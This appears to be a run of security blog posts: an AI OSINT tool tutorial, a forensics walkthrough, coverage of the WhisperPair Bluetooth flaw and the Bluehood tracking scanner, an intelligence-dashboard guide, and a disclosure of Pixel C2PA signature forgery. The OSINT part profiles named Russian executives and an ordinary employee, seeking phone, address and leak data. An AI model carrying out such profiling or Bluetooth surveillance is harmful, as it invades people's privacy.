To make web searches, OpenPlanter needs the Exa API. Exa is cheap to use and gives free credits for new accounts, so you don’t have to pay upfront. OpenRouter API is also needed to run the tool. OpenRouter has free AI models, but there is a daily usage limit. Make an account there and get your free API key. 

To configure keys, run this command and paste them: 

kali > openplanter-agent --configure-keys
configuring the api keys

At this point, you can use the tool.

Using OpenPlanter with OpenRouter

The daily API usage limit is enough to run a couple of basic tests, like the one below.

kali > openplanter-agent --task “Find recent security breaches affecting Apple” --provider openrouter --model openrouter/free
testing with openrouter

OpenPlanter will use Exa API key to find information. Without Exa, it burns tokens faster and gives incomplete results. 

Normally, the tool saves the results in a text file in the current directory, but it doesn’t always happen. Be careful and make sure you don’t lose anything. 

Here is our first report.

reading report on Apple's breaches

To make things more interesting, we asked it to find a complete list of Tatneft executives. Tatneft is one of the largest oil and gas companies in Russia.

tatneft executives

The report was well organized, but all this information is readily available on the internet, due to the size of the Russian company. 

When it was asked to find more information on a specific person from the list above, it struggled to find much and ended up with some generic data and a wrong social media account. Well, maybe that person is hard to find, so we gave it a second chance and picked a unique name from the same list: Nail Ulfatovich Maganov.

kali > openplanter-agent --task "Find as much information as you can on Nail Ulfatovich Maganov who works at Tatneft. If possible, find his Vkontakte, phone number, address, email and check if his email has been in data leaks. Save the results in a text file" --provider openrouter --model openrouter/free

The results can be seen below. OpenPlanter did find his LinkedIn account and extracted information from various places. 

tatneft report on an executive

finding infromation in the OpenSanctions records

It also found OpenSanctions records associated with Nail Maganov. 

But he is a well known figure in Russia. What about regular employees at a large Russian company? We will use Sibur for this example. Founded in 1995, it’s Russia’s largest petrochemical company.

We tried two individuals. During the first attempt, the tool didn’t find the correct person. After the second attempt with a different employee, it gave the results. 

finding information on employees

finding information on employees

It found Svetlana’s position (Head of HR). This information was in her LinkedIn account. The rest of the information deserves further validation. Keep in mind, Russia has undergone a massive data blackout, systematically dismantling its open data and public statistics infrastructure. No wonder it’s hard to find things there.

Using OpenPlanter with Ollama – Locally

OpenPlanter’s own docs push toward frontier models (GPT-5.2, Claude Opus 4.6, Cerebras Qwen3-235B), because the whole process is quite demanding. Small local models will be noticeably weaker. But we still gave it a try. The first model was Qwen3:0.6B and its first attempt didn’t produce any results. After the second attempt, it found recent vulnerabilities that Windows had.

finding recent vulnerabilities that Windows had with local ollama model

We also tried it with Qwen3:4b, but it produced absolutely irrelevant data in its response. 

testing qwen3:4b

We didn’t stop here and tried it again. The results were still irrelevant. Instead of making a report on Mikhail Karisalov (CEO of Sibur) it spoke about something else. 

Using OpenPlanter with Ollama – Remote Servers

If you decide to rent a server with good hardware to test other models, don’t waste your time on it. We tried various models, but none of them worked well. OpenPlanter calls a model, the model replies and then it fails. The output can be seen on the screen.

Here is an example with Qwen3.6:27b. Qwen3.6:35b had the same issue.

testing remote ollama models

We also tried Ornith:35B.

testing remote ollama models

These models support thinking and tooling, but they can’t really do much in this case. 

Terminal Interface

It’s also important to mention that there are two ways you can use OpenPlanter in the terminal. So far, you’ve seen only one. If you’re more comfortable with a chat interface, you can use the second option.

kali > openplanter-agent --provider openrouter --model openrouter/free
terminal ui

Here you run your prompts and tweak the tool using the available commands.

Summary

After testing the tool in various ways, we came to the conclusion that it works reliably only with OpenRouter. That’s what gave us the best results. The developers also push towards frontier models or OpenRouter. The whole process of investigation relies heavily on the Exa API. Using it with Ollama models hosted externally (VPS) will not work, as it fails silently even if you select a supported AI model. 

The tool might confuse people, especially if their names are common and their social media profiles are empty. Everything it finds deserves validation. Occasionally, it may check the results, marking them HIGH, MEDIUM or LOW depending on its confidence. It doesn’t always do it, but this can be fixed if the prompt explicitly asks for it. Most importantly, OpenPlanter can still save you time.

Learn more with our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve tasks with it.

The post Artificial Intelligence in Cybersecurity, Part 26: OpenPlanter for OSINT Investigations first appeared on Hackers Arise.

Digital Forensics: Fixing a Corrupted Disk After File Exfiltration

Welcome back, investigators!

Sometimes our work requires repairing corrupted disks before we can do a forensic analysis. Hackers use different techniques to cover their tracks, and often they just corrupt the boot sector. In Mr.Robot we saw them physically damaging drives or exposing hardware to high heat.

mr robot burning the hardware

Physical damage is less common though. Hackers more often wipe partitions, corrupt the Master Boot Record or find other ways to tamper with the file system to confuse investigators. When the MBR gets rewritten, the system won’t boot again. We showed that in PowerShell for Hackers: Mayhem Edition.

You might assume that data becomes irrecoverable. But that’s not always true. 

Today we will repair a drive and recover deleted files from it.

Fixing the Drive

Corrupting the disk boot sector is easy. You alter the data the system expects to find there, so the OS can’t load the disk in the normal way. 

Before we continue, let’s see what evidence we were given.


given evidence


Above is a forensic image and below is a text file with metadata about that image. You should always verify the integrity of the evidence by comparing the computed hash of the image with the hash recorded in the metadata file.

evidence info

If the hash matches, work only on a duplicate and keep the original evidence sealed. 

Opening a disk image with a corrupted boot sector in Autopsy or FTK Imager will not work, as many of these tools expect a valid partition table and a readable boot sector. In such cases you will need to repair the image manually with a hex editor. We will use HxD for this. 


damaged boot sector

The first 512 bytes of a disk image contain the MBR on traditional MBR partitioned media. In this image the final two bytes of that sector were modified. A valid MBR should end with the boot signature 0x55 0xAA. Those two bytes tell the firmware and most tools that the sector holds a valid boot record. Without the signature the image may be unreadable, so restoring the correct 0x55AA signature is the first step.

fixed boot sector

When editing the MBR in a hex editor, do not delete bytes with backspace, you need to overwrite them. Place the cursor before the bytes to be changed and type the new hex values. The editor will replace the existing bytes without shifting the file.

Partitions

This image contains two partitions. In a hex view you can see the partition table entries that describe those partitions. In FTK Imager and Autopsy those partitions will be shown graphically once the MBR and partition table are valid.

partitions

Both of them are in the black frame. The partition table entries also encode the partition size and starting sector in little endian form, which requires byte order interpretation and calculation to convert to human readable sizes. It’s a bit complex. For example, if you see an entry with 63,401,984 sectors and each sector is 512 bytes, then do this:

63,401,984 sectors × 512 bytes = 32,461,815,808 bytes, which is 32.46 GB (decimal) or ≈ 30.23 GiB

partition size

FTK Imager

We used FTK Imager to view the contents of our evidence drive. In FTK Imager choose File, then Add Evidence Item, select Image File and choose the verified copy of the image.

ftk imager

Now FTK Imager can see the partitions and their file systems. Autopsy can handle a large portion of the analysis and save time, but you want to give it some manual inspection to understand how Windows stores metadata.

$MFT

Our next goal is to analyse the $MFT (Master File Table). The $MFT is a system file that works as an index for every file and directory on the file system. It has records with metadata about filenames, timestamps and attributes. Sometimes you can even extract files from it that were stored somewhere on the disk, if their size was small. It’s called residential data. 

$mft file found

Export the $MFT from the mounted or imaged volume. Right click $MFT and then Export Files.

exporting the $mft file for analysis

To parse and extract readable output from the $MFT use MFTECmd.exe. This tool is included in Eric Zimmerman’s EZTools collection.

PS > MFTECmd.exe -f ..\Evidence$MFT --csv ..\Evidence\ --csvf MFT.csv
parsing the $mft file

It creates a CSV file you can use for keyword searches and timeline work. 

keyword search in $mft file

When a CSV file is opened, you can use basic keyword search or pick an extension to see what files existed on the drive. 

You need to know how to work with $MFT, because it’s important. If a suspect deleted a file, the $MFT may still contain some information about it. That information can be used in data recovery and in building a timeline of the suspect’s activity.

Suspicious Files

On the second partition we found several suspicious entries. Many were marked as deleted but can still be exported and analyzed.

suspicious files found

The insider had DiskWipe.exe to remove traces. You can see references to sensitive corporate documents, which means data exfiltration. At this stage we can confirm the machine was used to access sensitive files. If we decide to analyze further, we can use registry and disk data to see whether DiskWipe.exe was actually executed and what insider executed it. This is outside of our scope today.

$USNJRNL

The $USNJRNL (Update Sequence Number Journal) is another hidden NTFS system file that records changes to files and directories. It logs creation, modification and deletion before they affect files on the disk. Because it records a history of file system operations, $UsnJrnl ($J) can be used in cases involving mass file deletion or tampering. 

To extract the journal, first go to root, then $Extend and double-click $UsnJrnl. You need a $J file.

$j file in $usnjrnl

You can then parse it with MFTECmd in the same way:

PS > MFTECmd.exe -f ..\Evidence$J --csv ..\Evidence\ --csvf J.csv
parsing the $j file

Since the second partition had the wiper, we can assume the insider deleted files to cover traces. We need to open the CSV in Timeline Explorer and set the Update Reason to FileDelete to view deleted files.

filtering the results based on Update Reason

data exfil directory found

Among the deleted entries we found a “data Exfil” folder. Often hackers put data into folders and then zip them to transfer, so we searched $MFT and $J for archive extensions. A few entries with “New Compressed (zipped) Folder.zip” were there. 

new zip file found with update reason RenameNewName

We can see that an archive was created and files were added to it. Then the insider renamed that archive (RenameOldName). Using the Parent Entry Number stored in $J we can correlate entries and recover the original folder name.

found the first name of the archive

We found that the original folder name was “data Exfil” which was later deleted by the insider.

Timeline

From the collected artifacts we know the machine was used for data exfiltration. We found Excel sheets, PDFs, text documents and zip archives with sensitive data. The insider zipped a folder with sensitive files and then tried to wipe everything. To confirm execution and attribute actions to a certain user we can analyze the registry, prefetch files, shellbags and NTUSER.DAT. The MBR was corrupted intentionally to complicate the investigation.

Summary

Digital forensics is useful for both blue and red teams. Many Windows features that were designed to make the OS easier to work with can also be valuable for forensic analysis. Autopsy and other tools can speed things up, but you still need to validate the output with some manual checks.

If you like what we’re doing here and want to get started in Digital Forensics or advance your skills, we recommend our training for both beginners and more experienced students.

The post Digital Forensics: Fixing a Corrupted Disk After File Exfiltration first appeared on Hackers Arise.

Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance

Welcome back, aspiring cyberwarriors!

Bluetooth is often seen as something short range and therefore harmless. Many people think that because it only works over a limited distance, it must also be secure by design. But that’s not true. Bluetooth is convenient, but convenience often comes at the cost of security and privacy. A big number of vulnerabilities show that Bluetooth devices can expose much more information than many realize. At a technical level, they constantly announce their presence to the surrounding environment. Even when you are not actively using them, they still send small pieces of data. Over time these pieces form patterns that show detailed information about people’s lives.

Hackers can take control of devices, pair with them without permission and even use them as remote listening tools. In other cases, simply listening is enough. 

WhisperPair Vulnerability

In January 2026, researchers from KU Leuven disclosed a critical Bluetooth vulnerability known as WhisperPair (CVE-2025-36911). This vulnerability affects hundreds of millions of Bluetooth audio devices, including headphones and headsets that rely on modern pairing mechanisms. The attack takes advantage of a feature called Fast Pair in Android. Fast Pair was designed to simplify the user experience. With a single tap users can connect their Bluetooth accessories and synchronize them with their account. It’s convenient and widely adopted.

However, some devices don’t properly ignore pairing requests when they aren’t in pairing mode. A hacker can exploit this by sending crafted pairing initiation packets to a vulnerable device. Even if the device isn’t actively trying to connect, it may still respond. Once the hacker receives that response, they can establish a normal Bluetooth connection.

whisperpair-cli
Source: WhisperPair

From that point on, the hacker gains control over the accessory. 

scanning for nearby ble devices
Source: WhisperPair

Then they can activate the microphone to record conversations. The attack works from up to 14 meters away, which is plenty for offices, cafes or public transport.

hijacking ble devices
Source: WhisperPair

This can be combined with device tracking. Some Bluetooth accessories integrate with Google’s Find Hub network, which allows lost devices to be located using nearby Android devices. If a vulnerable accessory has never been paired with an Android device before, a hacker can register it under their own Google account. In doing so, they become the “owner” of the device in the tracking system.

ble device surveillance with Find Hub
An attacker tracks the victim’s location through the Find Hub network. Source: WhisperPair

The victim may eventually receive a notification about unwanted tracking, but the alert can appear misleading. If the user’s own device is responsible for tracking, that will cause confusion and reduce the likelihood that the threat is taken seriously. Meanwhile, the hacker continues to track the device over time. It affects multiple vendors, chipsets and product lines. As a result, exploitation is likely to continue well beyond 2026.

Bluehood Scanner

Sometimes, attacks are completely passive. In February 2026, a developer released a Bluetooth scanner called Bluehood. It looks like a monitoring tool and shows how much information can be extracted from the environment without ever connecting to a device.

showing devices in bluehood

Bluetooth is almost always enabled. Phones, laptops, smartwatches, headphones, cars and even medical devices continuously broadcast signals. Bluehood listens to that data and builds patterns over time. By passively listening to this traffic over days or weeks, hackers can reconstruct behavior.

For example, you can find out when delivery vehicles arrive and whether the same driver appears regularly. You can see daily routines by tracking when certain devices appear and disappear. You can also correlate devices that are always seen together, such as a phone and a smartwatch, which likely belong to the same person. You can even determine approximate schedules when someone leaves for work or returns home.

You don’t need to buy hardware for that. In many cases, a laptop will do the job. If you want, you can get a Raspberry Pi with a Bluetooth adapter. 

bluehood alert configuration

Some devices are designed to always keep Bluetooth active. Hearing aids, for instance, rely on Bluetooth Low Energy for configuration and diagnostics. Pacemakers may also broadcast BLE signals for similar reasons. These aren’t devices that users can simply turn off.

Many cars use Bluetooth for diagnostics, driver assistance and connectivity features. Consumer devices add even more noise to the environment. Smartwatches, pet trackers and fitness equipment all give off signals. Together, they create a dense network of signals that can be analyzed.

bluehood

Bluehood works only in passive mode. It doesn’t try to connect to devices. It identifies them based on manufacturer data and BLE service UUIDs, then tracks when they appear and disappear. The tool also includes a web dashboard. It generates hourly and daily heatmaps, tracks dwell time and has filters. New devices often use randomized MAC addresses for privacy and Bluehood can detect and filter these.

Installation

You can install  the tool quickly using Docker.

kali > git clone https://github.com/dannymcc/bluehood.git
kali > cd bluehood
kali > docker compose up -d
setting up bluehood with docker

Alternatively, you can install it using package managers and Python tools.

kali > sudo apt install bluez python3-pip
kali > pip install -e .
kali > sudo bluehood

After the installation you can start the scanner.

# Start with web dashboard (default port 8080)
kali > bluehood

# Specify a different port
kali > bluehood --port 9000

# Use a specific Bluetooth adapter
kali > bluehood --adapter hci1

# List available adapters
kali > bluehood --list-adapters

# Disable web dashboard (scanning only)
kali > bluehood --no-web

Keep in mind that if you installed the app with Docker Compose, it should be accessible at http://localhost:8080.

bluehood dashboard

Collected data is stored in SQLite, and the tool can optionally send notifications through ntfy.sh when devices arrive or leave a location.

Summary

Bluetooth security is often underestimated because the technology feels invisible and low risk. That’s not the case though. There are active and passive techniques that can be used for tracking. Big cities often have listeners scattered around public places and stations, working like Bluehood. Active techniques like WhisperPair can lead to full device compromise with tracking and audio surveillance.

If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post Bluetooth Hacking and Security: The WhisperPair Exploit and Bluehood Surveillance first appeared on Hackers Arise.

Open Source Intelligence (OSINT): Using Osiris for Global Intelligence

Welcome back, aspiring investigators!

We recently updated our article on ShadowBroker, which a lot of you liked. The latest release brought some new features and made the dashboard even richer.

But ShadowBroker is resource intensive and might need you to allocate a good chunk of resources to your VM, which not all systems have. Instead, there’s Osiris and it can do similar things without any installation. You can run it in the browser or host it on your Kali. Both versions are identical.

Osiris

Osiris is a global intelligence dashboard that aggregates live flight tracking, CCTV, earthquake monitoring, conflict zone mapping and 24/7 news feeds. It’s made to give you situational awareness across multiple intelligence domains. The tool was built with Next.js 16 and MapLibre GL and every data point is rendered via WebGL for 60fps performance even with thousands of concurrent entities on screen.

Dashboard

Let’s start with the live version. It’s available here.

The world looks busy once you enable all the data layers on the left side of the screen.

Camera Feeds

There’s a huge number of cameras available around the world that are free to access. They are usually scattered across different websites and don’t look nearly as good as they do on a map. The dashboard has integrated a big number of them, marked with green dots on the map.

Here’s a camera in Toronto. Looks empty at 5 am.

Aircraft Tracking

All kinds of aircraft and maritime vehicles can be tracked. Not only that, you can do a deep dive on the intel available for each one. Below you can see we picked a random flight over the UAE and the dashboard pulled up the company it belongs to, Tim Clark who is the CEO and some publicly known information on him.

You can do similar things with other objects on the map.

So if you’re monitoring military activity in a certain region, that can come in handy.

Critical Infrastructure

There are different data assets you can display by clicking the database icon on the right side of the screen. The data is relevant for various places, but mostly for the US.

Above you can see the critical infrastructure in New York (red) and nationwide (yellow).

Conflicts and Dangerous Zones

Wars, tensions and threats are differentiated by color and notes are assigned to each with a severity level.

Market Analysis

When someone loses, someone else wins. Osiris can do some Market AI overview, which you obviously shouldn’t take as legit advice. But you can see it does some basic analysis and warns of potential price spikes.

Satellite Tracking

All kinds of satellites are available on the dashboard and they can also be tracked. Here you can see Starlink flying over the Atlantic and Canada.

Malware Threats

Finally, you can view malware threats and attacks on the map. There was a big node in China linked to a lot of attacks, with more scattered around the rest of the country.

Hosting Locally

Although the live version is stable and its uptime is good, you might still want to run it locally. It’s pretty easy to set up:

kali > sudo apt install npm
kali > git clone https://github.com/simplifaisoul/osiris.git
kali > cd osiris
kali > npm audit fix --force
kali > npm run dev

Then it’ll be available at http://localhost:3000

Summary

As you can see, there are different platforms available for different setups. Having compared the two, ShadowBroker looks richer and more professional, but Osiris hosts a live version you can use without any installation and it already has most of what you’d want to test. The installation itself is quick and easy and the dashboard consumes way fewer resources than ShadowBroker. Test it yourself and see what you like.

You can learn more with us! Get our Cybersecurity Starter Bundle II and unlock WiFi Hacking, Python for Hackers, Radio Basics and other training.

The post Open Source Intelligence (OSINT): Using Osiris for Global Intelligence first appeared on Hackers Arise.

C2PA and Pixel Glitter Milk

The news has been full of incredible reports recently. Like this one:
BREAKING: Iowa Farmers Discover "Glitter Milk" from Unicorn Cows
DES MOINES, IA - May 25, 2026

A handful of Iowa dairy farmers say they've started milking unicorn cows, and the results have local nutritionists scratching their heads.

The milk sparkles.

"It's real pretty in the morning sun," said Polk County dairy farmer Dale Hutchins. "First time I saw one with a horn, I figured I'd accidentally bought somebody else's livestock. Then it started making glitter milk."

Researchers examining the milk say the shimmering particles appear to be naturally occurring protein crystals rather than actual glitter. Preliminary tests found the milk to be perfectly safe, with unusually high levels of vitamins and minerals. One eight-ounce serving reportedly contains an entire day's recommended vitamins A, C, D, E, B1, B2, B3, and B12.

"The numbers keep coming back looking impossible," said one nutritional biochemist involved in the testing. "Either we've discovered something genuinely remarkable, or one of our graduate students has been replacing the samples with breakfast cereal."

Children participating in a small nutrition study reportedly loved the milk, although several parents complained that the spilled cereal was "way harder to clean because the glitter goes everywhere."

Federal regulators have not commented, and the Iowa Department of Agriculture says it's waiting for additional testing before making any official statements.

If production continues, glitter milk could begin appearing in a few Midwestern co-ops later this year for about $8.99 a half-gallon.

- Staff Reporter, Heartland Agricultural Digest

As proof of this incredible story, we have a photo of a farmer milking a unicorn cow!



According to the metadata:
  • The photo is from a Google Pixel 10 Pro.

  • The picture has cryptographically signed C2PA metadata. This data says it is "Created by Pixel Camera". The C2PA metadata even includes a 1024x768 preview image of the photo. Everything in the cryptographically signed manifest is consistent with a real photo from a Google Pixel camera.

  • In my blogs, I have repeatedly detailed ways to create "authenticated forgeries" using C2PA. However, the one thing I cannot forge is the cryptographic signature itself. This picture has a valid X.509 certificate chain that traces back to the C2PA-managed trust list. The certificate is issued by Google for the Pixel cameras. To my knowledge, nobody can forge this signature; this was really signed by a Google Pixel camera.

  • The cryptographic signature includes a signed timestamp. The timestamp is dated "2026-05-25 17:04:19 GMT" and the signer is Google. Again, I cannot forge this signed timestamp; this is real.

  • The C2PA organization has a list of conforming products. If we upload this glitter-milk picture to Adobe's Inspect service (a conforming product), it reports that this is a legitimate photo from a Pixel Camera, recorded on May 25, 2026.

  • The Adobe-run Content Authenticity Initiative (CAI) provides C2PA implementations. Their CAI Verify validator reports that the contents shows "captured media", came from Google LLC, issued by a Pixel Camera with a notation that it is "Conformant" (a conforming product), and includes a verified timestamp of "May 25, 2026 at 11:04 AM MDT". (They show the time relative to your own time zone, and I'm in MDT.)
Everything says that this is a legitimate photo from a Google Pixel camera.

There's just one problem: It's a forgery. The picture is AI generated and the news article is fiction, but Google's signatures are real.

Industry best practices for responsible disclosure suggest giving vendors 45-90 days to respond. Since we are 90 days past the vendor notification, I'm following industry best practices and making the details public.

Early Reporting History

I've been working closely with a group of researchers at the University of Maryland, Baltimore County (UMBC). They have a Provenance and Authenticity Standards Assessment Working Group (PASAWG) that has been formally evaluating solutions like C2PA. (While I'm a regular attendee, I'm there as a guest and resource, not a member.) One of the things I like about PASAWG is that they have a more formal way to report bugs than my typical "shouting into the blogosphere".

Nearly a year ago (September 2025), Google made a big announcement about the Pixel 10 product line. They explained "How Pixel and Android are bringing a new level of trust to your images with C2PA Content Credentials". Their bullet points (with their bold emphasis):
  • The Pixel 10 lineup is the first to have Content Credentials built in across every photo created by Pixel Camera.

  • The Pixel Camera app achieved Assurance Level 2, the highest security rating currently defined by the C2PA Conformance Program. Assurance Level 2 for a mobile app is currently only possible on the Android platform.

  • A private-by-design approach to C2PA certificate management, where no image or group of images can be related to one another or the person who created them.

  • Pixel 10 phones support on-device trusted time-stamps, which ensures images captured with your native camera app can be trusted after the certificate expires, even if they were captured when your device was offline.
As Carl Sagan said, "Extraordinary claims require extraordinary evidence." So we began to take a closer look.

Two months later (November 2025), PASAWG, one of my coworkers (Shawn), and I reported to representatives from Google and C2PA about a potential problem with Google's Pixel camera. In particular, we theorized that someone with root on the device could sign any picture as if it were from the camera. While the C2PA representative listened to the concerns, the Google representative was adamant that this type of attack was not possible. In particular, the signing keys are stored in a secure chip and cannot be extracted, and the Android architecture prevents unauthorized applications from accessing the keys.

More Researchers

Unrelated to our research and reporting, I had been contacted by other researchers who thought that they found the same theoretical flaw. One in Canada, one in the US, and one in the UK; this shows that other people are thinking the same way. (And just because I didn't list any state-sponsored threat actors doesn't mean they are not also evaluating this vulnerability.)

Three months ago (May 2026), a researcher named retr0id (David Buchanan) contacted me. He took the exploit from theoretical to implementation. He sent me two sample pictures that were signed using a Google Pixel device. To say I was impressed is an understatement. But I wanted hard proof that he had implemented it. I sent him a challenge:
  1. Using ChatGPT, I generated the source picture of a unicorn cow being milked.

  2. ChatGPT's picture was a PNG with an embedded C2PA manifest. I stripped out the manifest and re-encoded the picture as a JPEG.

  3. I found a different picture from a Pixel 10 and copied over the metadata. This way, the forgery had all of the correct metadata fields for that camera. I intentionally left the EXIF date wrong (dated 2025-08-29 02:10:17 GMT) and set the EXIF camera model name to "Pixel 10 Pro Totally Legit".

  4. I sent my forgery to retr0id.

  5. Two minutes later (not kidding), retr0id sent the signed forgery back to me. That two minutes includes receiving the image from me, transferring it to the Google Pixel for signing, signing it, and zipping it up to send back to me. Just the data transfers probably took him a minute and a half. This means that it's mostly an automated exploit. (He's released some of his tools on GitHub and a technical write-up on his blog.)
The example demonstrates how someone with a Google Pixel device could sign any picture (real, fake, AI generated, etc.) as if it came from the Google Pixel's camera. Moreover, the forgery (excluding my intentional artifacts) is indistinguishable from a real photo. C2PA's metadata provides no reliable assurance of provenance or authenticity.

The Vulnerability

I'm going to be intentionally vague here because I don't want to enable bad actors. However, the vulnerability isn't very deep and anyone who can get past the first step is almost certainly able to exploit it.

When I asked retr0id how he did it, he sent me back a wonderful picture that explains the process:



The C2PA signing keys are in a subsystem called 'StrongBox'. This is a secure storage area for handling the keys. The keys go in and never come out. You need a special program in the Trusted Execution Environment (TEE) to access the keys. This special program sends data to be signed by the keys and receives the signature.

The exploit:

Step 1: Get root on the device.
This is the hardest part. The Android operating system is intentionally locked down, so it's hard to get root access.

A common attack for Android devices replaces the bootloader. However, replacing the bootloader requires a factory reset, so you cannot access any secrets or protected data that existed prior to unlocking. To implement the exploit, retr0id needed root access without a reset.

As a hardware specialist, retr0id used a well-known chip-based approach to get a root shell. His implementation was hardware-specific, but the underlying methodology has been around for at least a decade. Moreover, preventing this attack vector requires completely redesigning the hardware architecture.

However, we are not limited to a hardware exploit. During the 90-day responsible disclosure waiting period, two other software-only exploits came out that also granted root access. (Exploit #1 and Exploit #2.) It doesn't matter that these software exploits have been patched; a malicious attacker won't patch their system and can gain root access on their own device. (As far as I can tell, you can still take signed photos, even if the device hasn't been patched recently.)

Regardless of your method, you just need to get root on the device.

Step 2: Sign your data
Find the program that signs the C2PA metadata using the protected keys. Use the program to sign anything. This is a Confused Deputy attack. When using Android's secured environment, only the TEE program can submit data to be signed, but the root user can provide any data to the signing program. Fixing this part of the problem requires redesigning the entire Android security model. In other words, there is no easy patch.

If you have root on the Pixel device (and you didn't change the bootloader), then you can sign any file as if it came from the Pixel camera. The signature will be legitimately signed by Google.

As an aside: For most exploits, saying "start with root" means that additional exploits add nothing. If you have root, then you already control everything. I.e., creating more backdoors is trivial if you can already alter every file. However, with Google and C2PA, we're not using root to stay on the device; we're using it to create authoritative files. Those files will leave the device as the forgeries are disseminated. With this attack vector, gaining root is just the beginning.

Reporting Timeline

I currently have over 40 blog entries about C2PA problems, and most of them disclose distinct vulnerabilities. While the public didn't know most of these problems until I made them public, none of the vulnerabilities have been new to C2PA members.

For this Pixel vulnerability, we recorded the reporting history:
  1. We reported it, via email and verbally, to both Google and C2PA representatives. The reporting included details and the demonstration picture. Following best practices for responsible disclosure, we gave them 90 days to respond. (Today, Aug 25, is 90 days from the initial vendor reporting, and about 9 months since the theoretical vulnerability was disclosed.)

    • We reported it to Google because the exploit is explicitly demonstrated against Google's flagship product, the Pixel series of Android devices.

    • We reported it to C2PA because the Pixel 10 was the first "Level 2" conforming product. Assurance Level 2 means that it must protect the signing keys. However, while the keys are protected from extraction by the Android StrongBox, this exploit shows that the keys can still be used to sign anything. In effect, the keys are unprotected. So either Google is not Level 2 conforming (false advertising), or they are Level 2 on paper but not in the implementation (deceptive practices), or Level 2 is grossly insufficient for providing any kind of assurance (misleading). In any case, this is definitely a C2PA conformance program problem.

  2. I made it clear that I planned to blog about this problem. But I also offered to work with them on the release cycle. For example, if they were about to provide a patch, then I would be willing to delay the blog and coordinate a release. Both Google and C2PA repeatedly acknowledged my offer during the 90-day period. However, I received no feedback from either organization.

